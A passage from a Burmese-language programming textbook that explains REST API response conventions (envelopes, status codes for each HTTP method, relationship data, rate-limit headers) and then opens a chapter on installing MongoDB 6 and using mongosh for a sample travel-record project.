နမူနာမှာ Client အတွက် အသုံးဝင်နိုင်တဲ့အတွက် `links` ကိုထည့်ပေးထားတာကို သတိပြုပါ။ Sorting တွေ Filter တွေ Paging တွေ အကုန်ရောပါတဲ့ နမူနာလေး တစ်ခုလောက် ထပ်ပေးပါဦးမယ်။

Request

```
GET /students?filter[grade]=7&sort[name]=1&page=2
Content-Type: application/json
```

Response

```
200 OK
Content-Type: application/json

{
    meta: {
          filter: { grade: 7 },
          sort: { name: 1 },
          page: 2,
          total: 25,
          limit: 5
    },
    data: [
          { ... }, { ... }, { ... }, { ... }, { ... }
    ],
    links: {
         self: "/students?filter[grade]=7&sort[name]=1&page=2",
         first: "/students?filter[grade]=7&sort[name]=1&page=1",
          last: "/students?filter[grade]=7&sort[name]=1&page=5",
          next: "/students?filter[grade]=7&sort[name]=1&page=3",
          prev: "/students?filter[grade]=7&sort[name]=1&page=1"
    }
}
```

ဒီနမူနာမှာတော့ `meta`, `links` အစုံပါသွားပါပြီ။ ပါဖို့လည်းလိုပါတယ်။ ဒီတော့မှ Client က Pagination နဲ့ပက်သက်တဲ့ လုပ်ဆောင်ချက်တွေကို Data နဲ့အတူ တစ်ခါထဲ အတွဲလိုက် သိရမှာပါ။ အခုလို သာ Data Envelope ထဲမှာစနစ်တကျ အချက်အလက် ပြည့်ပြည့်စုံစုံ ပြန်ပေးမယ်ဆိုရင် Client အတွက် အသုံးပြုရတာ အရမ်းအဆင်ပြေသွားမှာပါ။

တစ်ချို့ API URL တွေက နည်းနည်းရှုပ်လို့ Client ဘက်က မှားနိုင်ပါတယ်။ အဲ့ဒီလိုမှားပြီဆိုရင်တော့ ဒီလို Error ပေးနိုင်ပါတယ်။

Response

```
400 Bad Request
Content-Type: application/json

{
     errors: {
          message: "Unable to parse parameters."
     }
}
```

ဆက်လက်ပြီးတော့ `POST` Method နဲ့ Request ပြုလုပ်လာတဲ့အခါ အပြန်အလှန်သွားလေ့ရှိကြတဲ့ နမူနာလေးတစ်ချို့ ဖော်ပြပေးပါမယ်။

Request

```
POST /students
Content-Type: application/json

{
     name: "Tom", age: 12, grade: 6
}
```

Response

```
201 Created
Content-Type: application/json
Location: /students/9

{
     meta: {
          id: 9
     },
     data: {
          id: 9, name: "Tom", age: 12, grade: 6
     }
}
```

POST Method နဲ့လာလို့ အချက်အလက်သစ် ထည့်သွင်းပေးရတဲ့အတွက် Response မှာ Status Code အနေနဲ့ `201 Created` ကို ပြန်ပေးထားပါတယ်။ ထည့်သွင်းလိုက်တဲ့အတွက် ရလာတဲ့ ID ကို Response မှာ ပြန်ထည့်ပေးထားတာကို သတိပြုပါ။ ဒီနည်းနဲ့ Client က `POST` လုပ်ပြီးတာနဲ့ အချက်အလက်သစ် သိမ်းပေးသွားယုံသာမက၊ Auto ID ကိုပါ တစ်ခါထဲ ပြန်ရသွားမှာ ဖြစ်ပါတယ်။ Response မှာ `Location`

Header ကိုသုံးပြီး ထည့်သွင်းလိုက်တဲ့ အချက်အလက်ကို ပြန်ကြည့်လို့ရတဲ့ API URL ကိုပါ ပြန်တွဲထည့်ပေးထားတာကို သတိပြုပါ။ `links` နဲ့ Body ထဲမှာ ထည့်ရင်လည်း ရနိုင်ပါတယ်။ HTTP Standard အရ ဆိုရင်တော့ `201` နဲ့အတူ `Location` ကိုတွဲပေးရတယ်ဆိုတဲ့ သတ်မှတ်ချက်ရှိလို့ ဒီနေရာမှာတော့ Location Header နဲ့တွဲပေးတာက ပိုစနစ်ကျမှာပါ။

အကယ်၍ပေးတဲ့အချက်အလက်မပြည့်စုံရင် `400 Bad Request` ကိုပြန်ပေးနိုင်ပါတယ်။ ထည့်ခွင့်မရှိဘဲ လာထည့်နေတာဆိုရင် `401 Unauthorized` နဲ့ `403 Forbidden` တို့ကို သင့်တော်သလို ပြန်ပေးနိုင်ပါတယ်။ အကယ်၍ ID ပေးပြီး ထည့်ခိုင်းနေရင်တော့ `409 Conflict` ကို ပြန်ပေးရမှာပါ။ ဒီလိုပါ။ ဒီသဘောသဘာဝတွေကို Status Code တွေအကြောင်း ပြောတုံးက ရှင်းပြခဲ့ပြီး ဖြစ်ပါတယ်။

Request

```
POST /students/8
Content-Type: application/json

{
    name: "Tom", age: 12, grade: 6
}
```

Response

```
409 Conflict
Content-Type: application/json

{
    errors: {
        message: "Incorrect request. Giving ID."
    }
}
```

အချက်အလက်တွေကို `PUT` နဲ့ပေးပို့လာတဲ့အခါ နဂို Data ကို ပေးလာတဲ့ Data နဲ့ အစားထိုးပြီး ပြင်ပေးရမှာပါ။ `PATCH` နဲ့ပေးပို့လာရင်တော့ တစ်စိတ်တစ်ပိုင်း ပြင်ပေးရမှာပါ။ ဥပမာ - မူလဒီလိုပုံစံမျိုးနဲ့ Data ရှိနေတယ်လို့ သဘောထားပါ။

JSON

```
{ id: 8, name: "Tom", age: 12, grade: 6 }
```

အခဲ့ဒါကို `PATCH` နဲ့ Request လုပ်ပြီးပြင်မယ်ဆိုရင် ဒီလိုဖြစ်မှာပါ။

Request

```
PATCH /students/8
Content-Type: application/json

{
    name: "Tommy"
}
```

ပေးလိုက်တဲ့ Request Body မှာ `name` တစ်ခုပဲပါတာကို သတိပြုပါ။ Update လုပ်တဲ့အလုပ် လုပ်ပြီးနောက် ပြန်ရမယ့် Response က ဒီလိုပုံစံဖြစ်မှာပါ။

Response

```
200 OK
Content-Type: application/json

{
    meta: {
        id: 8
    },
    data: {
        id: 8, name: "Tommy", age: 12, grade: 6
    }
}
```

မူလ Data မှာ ရှိနေတဲ့အချက်အလက်တွေထဲက `name` တစ်ခုတည်းကို ရွေးပြီးပြင်ပေးသွားတာပါ။ ကျန်အချက်အလက်တွေကိုတော့ မူလအတိုင်းပဲ ဆက်ထားပေးပါတယ်။ အကယ်၍အလားတူ လုပ်ဆောင်ချက်ကိုပဲ `PUT` နဲ့ Request လုပ်ခဲ့မယ်ဆိုရင် ဒီလိုဖြစ်မှာပါ။

Request

```
PUT /students/8
Content-Type: application/json

{
    name: "Tommy"
}
```

Response

```
200 OK
Content-Type: application/json

{
     meta: {
          id: 8
     },
     data: {
          id: 8, name: "Tommy"
     }
}
```

နဂိုရှိတဲ့ Data တွေကို ပေးလိုက်တဲ့ Data နဲ့အစားထိုးလိုက်တာမို့လို့ နဂို Data တွေမရှိတော့တာကို သတိပြုကြည့်ပါ။ ဒီလိုနှစ်လမ်းနှစ်မျိုးရဲ့ ကွဲပြားပုံကို သဘောပေါက်ဖို့လိုပါတယ်။ ကိုယ့် Service နဲ့ API ဘက်က နှစ်မျိုးလုံးကို ကွဲပြားအောင် Implement လုပ်ပေးထားနိုင်ရင်တော့ အကောင်းဆုံးပါပဲ။

ဖြည့်စွက်မှတ်သားသင့်တဲ့ ထူးခြားချက်အနေနဲ့ မရှိတဲ့ Data ကို `PUT/PATCH` တို့နဲ့ ပြင်ဖို့ကြိုးစားရင် အသစ်ထည့်ပေးရမယ်လို့လည်း တစ်ချို့ကပြောကြပါတယ်။ မဖြစ်မနေ အသစ်ထည့်ပေးရမယ်လို့ မဆိုလိုပါဘူး။ ဆန္ဒရှိရင်ထည့်ပေးနိုင်တယ်ဆိုတဲ့ သဘောပါ။ မထည့်ချင်ရင်လည်း `404 Not Found` ကို ပြန်ပေးလိုက်လို့လည်း ရပါတယ်။ မရှိတဲ့ Data ကို ပြင်ဖို့ကြိုးစားလို့ အသစ်အနေနဲ့ ထည့်ပေးလိုက်ချင်တယ်ဆိုရင်တော့ ဒီလိုဖြစ်မှာပါ။

Request

```
PUT /students/9
Content-Type: application/json

{
     name: "Mary", age: 12, grade: 6
}
```

Response

```
202 Accepted
Content-Type: application/json

{
    meta: {
        id: 9
    },
    data: {
        id: 9, name: "Mary", age: 12, grade: 6
    }
}
```

`200 OK` တို့ `201 Created` တို့ကို မသုံးဘဲ၊ `202 Accepted` ကိုသုံးတာသတိပြုပါ။ အဓိပ္ပါယ်က၊ ပေးပို့တာ မမှန်ပေမယ့် လက်ခံပေးလိုက်တယ်ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ Status Code မှာတင် လုပ်ပေးလိုက်တဲ့ အလုပ်ရဲ့ အဓိပ္ပါယ် ပေါ်လွင်သွားစေတာပါ။ ဒါကြောင့် Request Method တွေ Status Code တွေကို HTTP က သတ်မှတ်ထားတဲ့အတိုင်း မှန်ကန်အောင် သုံးပေးရတယ်လို့ ပြောတာပါ။ အားလုံးက သူ့နေရာနဲ့ သူ အဓိပ္ပါယ်ရှိပြီး စနစ်ကျနေစေမှာပါ။

ဆက်လက်ပြီး `DELETE` Request တွေလာတဲ့အခါ တုံ့ပြန်ပုံကို ဖော်ပြပေးပါမယ်။ ဒီလိုပါ။

Request

```
DELETE /students/8
```

Request

```
204 No Content
```

ဒါပါပဲ၊ အရမ်းရှင်းပါတယ်။ Request မှာ Body မပါသလို၊ Response မှာလည်း Body မပါပါဘူး။ ဘာမှမပါလို့ ကိစ္စမရှိပါဘူး။ `2XX` Status Code ဖြစ်ကတည်းက လုပ်ငန်းအောင်မြင်တာ ပေါ်လွင်နေပါပြီ။ `204` လို့ ပြောတဲ့အတွက် Content မရှိတော့လို့ ပြန်မပေးတာ ဖြစ်တဲ့အတွက် Delete ဖြစ်သွားတာလည်း ပေါ်လွင်ပါတယ်။ အကယ်၍ ဒီနည်းကို မကြိုက်ဘူးဆိုရင်လည်း ရိုးရိုး `200 OK` နဲ့ပဲ `meta` မှာ `messages` ပေးပြီး အခုလိုတုံ့ပြန်နိုင်ပါတယ်။

Request

```
DELETE /students/8
```

Response

```
200 OK
Content-Type: application/json

{
    meta: {
        id: 8,
        message: "Successfully deleted."
    }
}
```

ဒီလောက်ဆိုရင် Response Structure နဲ့ပက်သက်ပြီး တော်တော်ပြည့်စုံသွားပါပြီ။ ဖြည့်စွက်ချက်အနေနဲ့ Data Envelope ထဲမှာ `relationships` နဲ့ `included` ဆိုပြီးတော့လည်း ဆက်စပ်အချက်အလက်တွေကို ထည့်ကြလေ့ရှိတယ်ဆိုတာကို မှတ်သားပေးပါ။

Relationship Data

Data ဟာ Database တွေကနေ လာလေ့ရှိပါတယ်။ Database ထဲမှာ သိမ်းတဲ့အခါ Table Relationship တွေရှိနိုင်ပါတယ်။ အဲ့ဒီလိုရှိနေတဲ့ Relationship Data တွေကို တစ်ခါထဲ ထည့်ပေးချင်ရင် ပေးလို့ရအောင်လို့ပါ။ ပြီးတော့ တစ်ချို့ Data တွေမှာ သူနဲ့တွဲသုံးဖို့ လိုအပ်နိုင်တဲ့ ဆက်စပ် Data တွေ ရှိတတ်ပါတယ်။ အဲ့ဒီလို ရှိတဲ့အခါ `included` ဆိုပြီးတော့ တစ်ခါထဲ တွဲပေးလိုရင် ပေးနိုင်တဲ့ သဘောမျိုးပါ။ ဒီလိုပါ။

JSON

```
{
    meta: {
        id: 1
    },
    data: {
        attributes: {
            title: "API Book",
            author: "Ei Maung",
            price: 4.99,
            category_id: 2
        },

        relationships: {
```

```
                category: {
                        id: 2,
                        name: "Technology"
                }
        }
    },
    included: {
        author: {
                name: "Ei Maung",
                bio: " ... "
        }
    }
}
```

မူလ Data တွေက `attributes` ဖြစ်သွားပြီး Relationship Data တွေက `relationships` ထဲကို ရောက်သွားတာပါ။

Table Relationship စနစ်ကို မသုံးတဲ့ MongoDB လို NoSQL Database တွေကိုလည်း သုံးတတ်ကြပါသေးတယ်။ အဲ့ဒီလို NoSQL Database တွေကနေ လာတာဆိုရင်တော့ Data တွေရဲ့ ဖွဲ့စည်းပုံကတော့အခုလို ဖြစ်နိုင်ပါတယ်။

JSON

```
{
    meta: {
        id: 1
    },
    data: {
        title: "API Book",
        author: "Ei Maung",
        price: 4.99,
        category: {
                id: 2,
                name: "Technology"
        }
    },
    included: {
        author: {
                name: "Ei Maung",
                bio: " ... "
        }
    }
}
```

ပါတဲ့ Data တွေက အတူတူပါပဲ။ ဘာကွာသွားတာလဲဆိုတော့ `attributes` တွေ `relationships`

တွေ့ မပါတော့ဘဲ၊ အချက်အလက်အားလုံးကို တစ်စုတစ်စည်းထဲ တွဲထည့်ပေးလိုက်တာပဲ ကွာသွားတာပါ။ ကိုယ့် Response မှာ Relationship Data တွေ့ ထည့်ပေးဖို့လိုရင် ဒီနှစ်နည်းထဲက ကြိုက်တဲ့နည်းကို သုံးနိုင်ပါတယ်။

Rate Limiting

Request / Response တွေ့ရဲ့ ဖွဲ့စည်းပုံနဲ့ ပက်သက်ရင် နောက်ဆုံးတစ်ခုအနေနဲ့ မှတ်သားသင့်တာကတော့ Rate Limit နဲ့ ပက်သက်တဲ့ Headers တွေ့ပါ။ API တွေ့မှာ Rate Limit ထားရပါတယ်။ Rate Limit မထားရင်၊ Client တွေ့က အထိမ်းအကွပ်မရှိ Request ဝိုင်းလုပ်ကြတဲ့အခါ API Server ကို Abuse လုပ်သလိုဖြစ်ပြီး Server က မနိုင်ဝန်ထမ်းရပါလိမ့်မယ်။ ဒါကြောင့် Client တစ်ခုကို တစ်မိနစ်မှာ Request အကြိမ် (၆၀) သာလုပ်ခွင့်ရှိတယ်ဆိုတာမျိုးပါ။ ဥပမာအနေနဲ့ ပြောတာပါ။ ဘယ်လောက် ကန့်သတ်မလဲဆိုတာကတော့ ကိုယ့် Server ရဲ့ Capacity တို့ ကိုယ့် Service ရဲ့ Processing Power လိုအပ်ချက်တို့ ကိုယ့် User တွေ့ရဲ့ လိုအပ်ချက်တို့နဲ့ ချင့်ချိန်ပြီး သတ်မှတ်ထားရမှာပါ။

API ဘက်က ဒီလိုကန့်သတ်ထားကြောင်း Client ကို ထည့်သွင်းအသိပေးနိုင်ပါတယ်။ ဒီအတွက် Custom Header (၃) ခုကို မှတ်သားသင့်ပါတယ်။ `X-Rate-Limit-Limit`, `X-Rate-Limit-Remaining` နဲ့ `X-Rate-Limit-Reset` ပါ။

ဒါတွေ့က Standard HTTP Response Headers တွေ့ မဟုတ်ကြပါဘူး။ API ဖန်တီးသူဘက်က ကိုယ့် အစီအစဉ်နဲ့ကိုယ် Client သိစေဖို့ ထည့်ပြောပေးတဲ့ Custom Headers တွေ့ပါ။ `X-Rate-Limit-Limit` ကိုသုံးပြီး တစ်မိနစ်မှာ Request အကြိမ်ရေ ဘယ်လောက် ကန့်သတ်ထားသလဲ အသိပေးနိုင်ပါတယ်။ `X-Rate-Limit-Remaining` ကို သုံးပြီးတော့ အကြိမ်ရေ ဘယ်လောက်ကျန်သေးလဲ အသိပေးနိုင်ပါတယ်။ `X-Rate-Limit-Reset` ကိုသုံးပြီးတော့ နောက်အချိန် ဘယ်လောက်ကြာတဲ့အခါ Limit ကို Reset ပြန်လုပ်ပေးမလဲဆိုတာကို ပြောပြနိုင်ပါတယ်။ ဒီလိုပုံစံ ဖြစ်မှာပါ။

Response

```
200 OK
Content-Type: application/json
X-Rate-Limit-Limit: 60
X-Rate-Limit-Remaining: 58
X-Rate-Limit-Reset: 30
```

ဒီ Headers အရ၊ တစ်မိနစ်မှာ Request အကြိမ်အရေအတွက်ကို (၆၀) လို့ ကန့်သတ်ထားပြီး နောက်ထပ် (၅၈) ကြိမ် ကျန်သေးတယ်ဆိုတဲ့ အဓိပ္ပါယ်ရပါတယ်။ စက္ကန့် (၃၀) အကြာမှာ Reset ပြန်လုပ်မှာဖြစ်လို့ နောက်စက္ကန့် (၃၀) ကြာတဲ့အခါ၊ မူလသတ်မှတ်ချက်အတိုင်း အကြိမ် (၆၀) ပြန်ဖြစ်သွားမယ်ဆိုတဲ့ အဓိပ္ပါယ်ပါ။

ဒီလောက်ဆိုရင် API ဒီဇိုင်းပိုင်းနဲ့ပက်သက်ပြီး Client ဘက်ခြမ်း၊ API ဘက်ခြမ်း နဲ့ Server ဘက်ခြမ်း သိသင့်တာတွေ စုံသလောက် ရှိသွားပါပြီ။ ဒီလိုမျိုးသဘောသဘာဝတွေကို ကိုယ့်ဘက်သိပြီဆိုရင် လက်တွေ့မှာ ကြိုက်တဲ့ Language နဲ့ ကြိုက်တဲ့ Framework ကိုသုံးပြီး API တွေ ဖန်တီးလို့ရပါတယ်။ PHP မှာဆိုရင် Laravel လို Full-fledged Framework တွေရှိသလို Slim လို့ API Framework တွေလည်း ရှိပါတယ်။ Ruby မှာဆိုရင်လည်း Rails လို Framework ကြီးတွေရှိသလို Sinatra လို Framework လေးတွေလည်း ရှိပါတယ်။ Python မှာဆိုရင်လည်း Django လို့ Framework ကြီးတွေရှိသလို Flask လို Framework လေးတွေ ရှိပါတယ်။ JavaScript မှာဆိုရင်တော့ ExpressJS လို မူလအစဉ်အလာ Framework တွေရှိသလို NextJS တို့လို ခေတ်ပေါ် Server-side Rendering နည်းပညာတွေ ရှိပါတယ်။ ကြိုက်တဲ့နည်းပညာကိုသုံးပါ။ ဟို Language နဲ့မှ ဖန်တီးလို့ရတယ်၊ ဒီ Framework နဲ့မှ အဆင်ပြေတယ် ဆိုတာမျိုး မရှိတော့ပါဘူး။ ကိုယ်ကျွမ်းကျင်ရာ၊ နှစ်သက်ရာ နည်းပညာကို ရွေးချယ်ပြီး၊ အခုသိရှိလေ့လာခဲ့ကြတဲ့ သဘောသဘာဝတွေနဲ့ ပေါင်းစပ်လိုက်မယ်ဆိုရင် API တွေကို ဖန်တီးလို့ ရပြီပဲဖြစ်ပါတယ်။

ဒီအပိုင်းမှာတော့ အခုသိရှိလေ့လာခဲ့ကြတဲ့ သဘောသဘာဝတွေကို လက်တွေ့အသုံးချကြည့်တဲ့ သဘောနဲ့ExpressJS ကို အဓိကထားအသုံးပြုပြီး နမူနာတွေ ဆက်လက်ရေးသားဖော်ပြပေးသွားမှာ ဖြစ်ပါတယ်။

အခန်း (၇၁) – MongoDB

ရှေ့ပိုင်းမှာ API ဒီဇိုင်းနဲ့ပက်သက်ပြီး သိသင့်တာတွေ ပြောလို့ပြီးသွားပါပြီ။ အခုအဲ့ဒီ ဗဟုသုတတွေကို လက်တွေ့အသုံးချပြီး ဆက်လက်လေ့လာနိုင်ဖို့ ပရောဂျက်လေးတစ်ခုလုပ်ကြည့်ပါမယ်။ အခုချိန်ကစပြီးတော့ ဖတ်ယုံမဖတ်တော့ဘဲ၊ အဆင့်လိုက် တစ်ပြိုင်တည်း လိုက်လုပ်ကြည့်ပါလို့ တိုက်တွန်းပါတယ်။ ဒါမှ တစ်ခါထဲရပြီး တစ်ခါထဲ မှတ်မိသွားမှာပါ။

ဒီအပိုင်းကိုရေးနေတဲ့အချိန်မှာ Covid-19 ကပ်ရောဂါ ဖြစ်နေချိန်ဆိုတော့၊ အချိန်ကာလနဲ့ ကိုက်ညီတဲ့ ပရောဂျက်လေးတစ်ခု လုပ်ကြမှာပါ။ ခရီးသွားမှတ်တမ်းပရောဂျက်လေးပါ။ သိပ်ကြီးကြီးကျယ်ကျယ်ကြီးမဟုတ်သလို၊ ခက်လည်းမခက်ပါဘူး။ လူတစ်ယောက်ခရီးသွားတော့မယ်ဆိုရင် သူ့ရဲ့အမည်၊ မှတ်ပုံတင်အမှတ် စတဲ့အချက်အလက်နဲ့အတူ ဘယ်ကနေ၊ ဘယ်ကိုသွားမှာလည်း၊ စီးသွားမယ့် ကားနံပါတ်က ဘယ်လောက်လဲ စသဖြင့် အချက်အလက်တွေကို သိမ်းထားလိုက်ပါမယ်။ နောက်ပိုင်းမှာ လူတစ်ယောက်ရဲ့ ခရီးသွားမှတ်တမ်းကို သိချင်ရင် နာမည်တို့ မှတ်ပုံတင်နံပါတ်တို့နဲ့ ပြန်ရှာကြည့်လို့ရပါမယ်။ မြို့အမည်နဲ့ ထုတ်ယူလိုက်ရင် အဲ့ဒီမြို့ကို ဝင်ထားတဲ့လူစာရင်း၊ ထွက်ထားတဲ့ လူစာရင်းကို ပြန်ရပါမယ်။ လက်တွေ့အသုံးချဖို့ထက် နမူနာလုပ်ကြည့်ဖြစ်လို့ လုံးဝပြီးပြည့်စုံဖို့ထက် စမ်းသင့်တာ စုံအောင်စမ်းဖြစ်ဖို့ကို ဦးစားပေးသွားမှာပါ။

ပရောဂျက်တစ်ခု လုပ်တော့မယ်ဆိုတော့ အဲ့ဒီပရောဂျက်ရဲ့ အချက်အလက်တွေကို သိမ်းဆည်းနိုင်မယ့် Database နည်းပညာကို အရင်ဆုံး ကြည့်ကြပါမယ်။ MongoDB လို့ ခေါ်တဲ့ နည်းပညာကို အသုံးပြုမှာပါ။ MongoDB ဟာ NoSQL Database တစ်မျိုးဖြစ်ပါတယ်။ Document Database လို့ခေါ်ပါတယ်။ အကျဉ်းချုပ်အားဖြင့် ရိုးရိုး SQL Database တွေမှာ ကြိုတင်တည်ဆောက်ထားတဲ့ Table တွေထဲမှာ Data တွေကို သိမ်းကြပါတယ်။ MongoDB မှာတော့ Table နဲ့ Table Structure တွေ မရှိဘဲ Record တစ်ခုကို Document တစ်ခုပုံစံမျိုးနဲ့ သိမ်းသွားမှာပါ။ Table Structure မရှိဘဲ သိမ်းမှာဆိုပါတော့။ ဒါပေမယ့် အဲ့ဒီလို

ကြိုတင်သတ်မှတ်ထားတဲ့ Structure မရှိပေမယ့်၊ သိမ်းထားတဲ့ Data တွေကို SQL Database တွေမှာလိုပဲ Create, Read, Update, Delete တွေ လုပ်လို့ရပါမယ်။ ပြန်ရှာလို့ရပါမယ်။ Sorting တွေ စီလို့ရပါမယ်။ Filter တွေ လုပ်လို့ရပါမယ်။ Index တွေလုပ်လို့ရပါမယ်။ သိပ်မရှင်းရင် ကိစ္စမရှိပါဘူး။ ခဏနေ လက်တွေ့ စမ်းကြည့်လိုက်တဲ့အခါ သဘောပေါက်သွားပါလိမ့်မယ်။

စိတ်ဝင်စားဖို့ကောင်းပေမယ့် NoSQL Database တွေရဲ့ သဘောသဘာဝပိုင်းကို ဒီနေရာမှာ ကြားဖြတ်ပြီး မပြောတော့ပါဘူး။ Rockstar Developer စာအုပ်မှာ အကျယ်တစ်ဝင့် ရေးသားထားပြီးဖြစ်ပါတယ်။ လေ့လာကြည့်ဖို့ တိုက်တွန်းပါတယ်။ NoSQL Database အမျိုးမျိုးရဲ့ သဘောသဘာဝတွေ၊ သူတို့ရဲ့ အား သာချက် အားနည်းချက်တွေ ကနေ စပြီးတော့ Replication နဲ့ Cluster တည်ဆောက်ပုံလို အဆင့်မြင့် Server Architecture ပိုင်းတွေထိ ဖော်ပြထားပါတယ်။ ဒီနေရာမှာတော့ လက်တွေ့အသုံးပြုပုံပိုင်းကို ရွေးထုတ်ဖော်ပြသွားမှာပါ။

Install MongoDB

MongoDB အတွက် Installer ကို mongodb.com Website မှာ Download လုပ်လို့ရပါတယ်။ သူ့မှာ Product အမျိုးမျိုးရှိလို့ **Community Server** ကို ရွေးချယ်ပြီး Download လုပ်ရမှာပါ။ ဒီစာရေးနေချိန်မှာ Community Server Download လုပ်ဖို့အတွက် သွားလို့ရတဲ့ တိုက်ရိုက်လင့်ကို ဖော်ပြပေးလိုက်ပါတယ်။

- https://www.mongodb.com/try/download/community

Ubuntu Linux လို OS မျိုးမှာတော့ ဖိုင်အနေနဲ့ မဟုတ်ဘဲ API Package Manager ကနေ Install လုပ်လို့ရ နိုင်ပါတယ်။ ဒီလိပ်စာမှာ လေ့လာနိုင်ပါတယ်။

– https://www.mongodb.com/docs/manual/tutorial/install-mongodb-on-ubuntu/

လက်ရှိဒီစာရေးနေချိန်မှာ ရောက်ရှိနေတဲ့ နောက်ဆုံး Version ကတော့ 6.0.4 ပါ။ Install လုပ်တဲ့အဆင့် တွေကိုတော့ တစ်ဆင့်ချင်း မပြောတော့ပါဘူး။ Installer မှာပေါ်တဲ့ ညွှန်ကြားချက်တွေအတိုင်းပဲ သွား လိုက်ပါ။

MongoDB မှာ Server နဲ့ Client ဆိုပြီး နှစ်ပိုင်းရှိပါတယ်။ အထက်မှာပြောခဲ့တာက Server အတွက်ပါ။ Client အတွက် Mongo Shell ကို အသုံးပြုရမှာဖြစ်ပြီး ဒီလိပ်စာမှာ ရယူနိုင်ပါတယ်။

– https://www.mongodb.com/try/download/shell

Mongo Shell ဟာ Command Line နည်းပညာဖြစ်တဲ့အတွက် အကယ်၍ GUI နည်းပညာလိုအပ်ရင်တော့ Mongo Compass ကို အသုံးပြုနိုင်ပါတယ်။ ဒီလိပ်စာမှာ ရယူပါ။

– https://www.mongodb.com/try/download/compass

Install လုပ်ပြီးနောက် MongoDB Server ကို Run ချင်ရင် `mongod` ကို Run ပေးရမှာ ဖြစ်ပြီးတော့၊ Run ထားတဲ့ Server ကို ချိတ်သုံးချင်တယ်ဆိုရင် `mongosh` နဲ့ ချိတ်သုံးရမှာပါ။

Install လုပ်စဉ်ကရွေးခဲ့တဲ့ Option ပေါ်မူတည်ပြီး `mongod` Server က System Service အနေနဲ့ အလိုအလျောက် Run နေနိုင်သလို အကယ်၍ လိုအပ်ရင်လည်း ကိုယ့်ဘာသာ System Service နေနဲ့ Setup ထပ်လုပ်ပေးဖို့ လိုနိုင်ပါတယ်။ Version အလိုက် Install လုပ်ပုံတွေ Setup လုပ်ပုံတွေ မတူကြလို့ အတိအကျ ပြောပြလို့တော့ မရနိုင်တော့ပါဘူး။ သက်ဆိုင်ရာ MongoDB Documentation မှာ ကြည့်ပြီးတော့ လုပ်သွားရမှာပါ။

ဒီနေရာမှာ ဆက်လက်ဖော်ပြသွားမှာက MongoDB 6 အတွက် ဖြစ်ပါတယ်။ MongoDB ဟာ Version တစ်ခုနဲ့တစ်ခု မတူတဲ့အချက်တွေ အတော်များတဲ့အတွက် စာဖတ်သူကလည်း MongoDB 6 နဲ့ပဲ လိုက်ပြီးတော့ လေ့လာစမ်းသပ်ဖို့ လိုအပ်ပါတယ်။ တစ်ခြား 4 တို့ 5 တို့နဲ့ဆိုရင် အဆင်မပြေနိုင်တာကို သတိပြုပါ။

MongoDB Setup အဆင်ပြေမပြေ စမ်းသပ်ဖို့အတွက် Mongo Shell ကို Run ကြည့်နိုင်ပါတယ်။

```
mongosh

Current Mongosh Log ID:  63fdbcb0e29d3aa4a3990421
Connecting to:           mongodb://127.0.0.1:27017/ ...
Using MongoDB:           6.0.4
Using Mongosh:           1.7.1

For mongosh info see: https://docs.mongodb.com/mongodb-shell/

------
   The server generated these startup warnings when booting
   2023-02-28T08:34:35.306+06:30: Using the XFS filesystem
   ...
   2023-02-28T08:34:36.134+06:30: vm.max_map_count is too low
------

test>
```

`mongosh` ကို Run လိုက်တဲ့အခါ ပေးထားတဲ့နမူနာလို ပုံစံမျိုးပေါ်လာပြီဆိုရင် MongoDB Server နဲ့ ချိတ်ဆက်မိသွားတဲ့အတွက် test Database ကို ရွေးခြားပေးထားခြင်းပဲဖြစ်ပါတယ်။ အကယ်၍ ဒီလိုရလဒ်မျိုး မရဘဲ MongoDB Server ကို မချိတ်နိုင်တဲ့အကြောင်း ပြောလာရင်တော့ Server Setup ကို ပြန်စစ်ကြည့်ရမှာပါ။

CRUD

ပရောဂျက်အတွက် နမူနာ Data တွေထည့်ရင်းနဲ့ MongoDB မှာ Create, Read, Update, Delete လုပ်ငန်းတွေ ဘယ်လိုလုပ်ရလဲဆိုတာ လေ့လာကြည့်ကြပါမယ်။ ပထမဦးဆုံးအနေနဲ့ `show dbs` Command ကို စမ်းကြည့်ပါ (Mongo Shell မှာစမ်းရမှာပါ)။ လက်ရှိ ရှိနေတဲ့ Database စာရင်းကို တွေ့ရပါလိမ့်မယ်။

```
test> show dbs
admin   0.000GB
config  0.000GB
local   0.000GB
test    0.000GB
```

`admin`, `config`, `local`, `test` စသည်ဖြင့် နဂိုကတည်းက ရှိနေတဲ့ Database တွေကို တွေ့ရပါလိမ့်မယ်။ `use` Command နဲ့ ကိုယ်အသုံးပြုလိုတဲ့ Database ကို ရွေးလို့ရပါတယ်။ မရှိသေးတဲ့ Database ကို ရွေးလိုက်ရင်တော့ အလိုအလျောက် Database အသစ် ဆောက်ပေးသွားမှာပါ။

```
test> use travel
switched to db travel

travel> show dbs
admin   0.000GB
config  0.000GB
local   0.000GB
test    0.000GB
```

`use travel` လို့ ပြောလိုက်တဲ့အတွက် `travel` အမည်နဲ့ Database ကို ရွေးရမှာပါ။ မရှိတဲ့အတွက် အသစ်ဆောက် ပေးသွားပါလိမ့်မယ်။ ဒါပေမယ့် `show dbs` ကို ချက်ခြင်းခေါ်ကြည့်ရင် Database စာရင်းထဲမှာ `travel` မပါသေးတာကို သတိပြုနိုင်ပါတယ်။ အခုတစ်ကယ် မဆောက်သေးဘဲ Data တွေ စသိမ်းပြီ ဆိုတော့မှ Database ကို တစ်ခါထဲဆောက်ပြီး တစ်ခါထဲ သိမ်းသွားပေးမှာပါ။ `use` နဲ့ Database တစ်ခုကို ရွေးပြီး/ဆောက်ပြီးပြီဆိုရင်၊ `db` ကနေတစ်ဆင့် Data သိမ်းတာတွေ၊ ပြင်တာတွေ၊ ဖျက်တာတွေ လုပ်လို့ရပါပြီ။

ရိုးရိုး SQL Database တွေမှာ Data တွေကို Table နဲ့ သိမ်းပါတယ်။ MongoDB မှာ Data တွေကို Collection နဲ့သိမ်းပါတယ်။ ကွာသွားတာက Table မှာ Columns နဲ့ Structure ရှိပြီး Collection မှာတော့ ဘာ Structure မှ မရှိဘဲ Data တွေ သိမ်းလို့ ရပါတယ်။
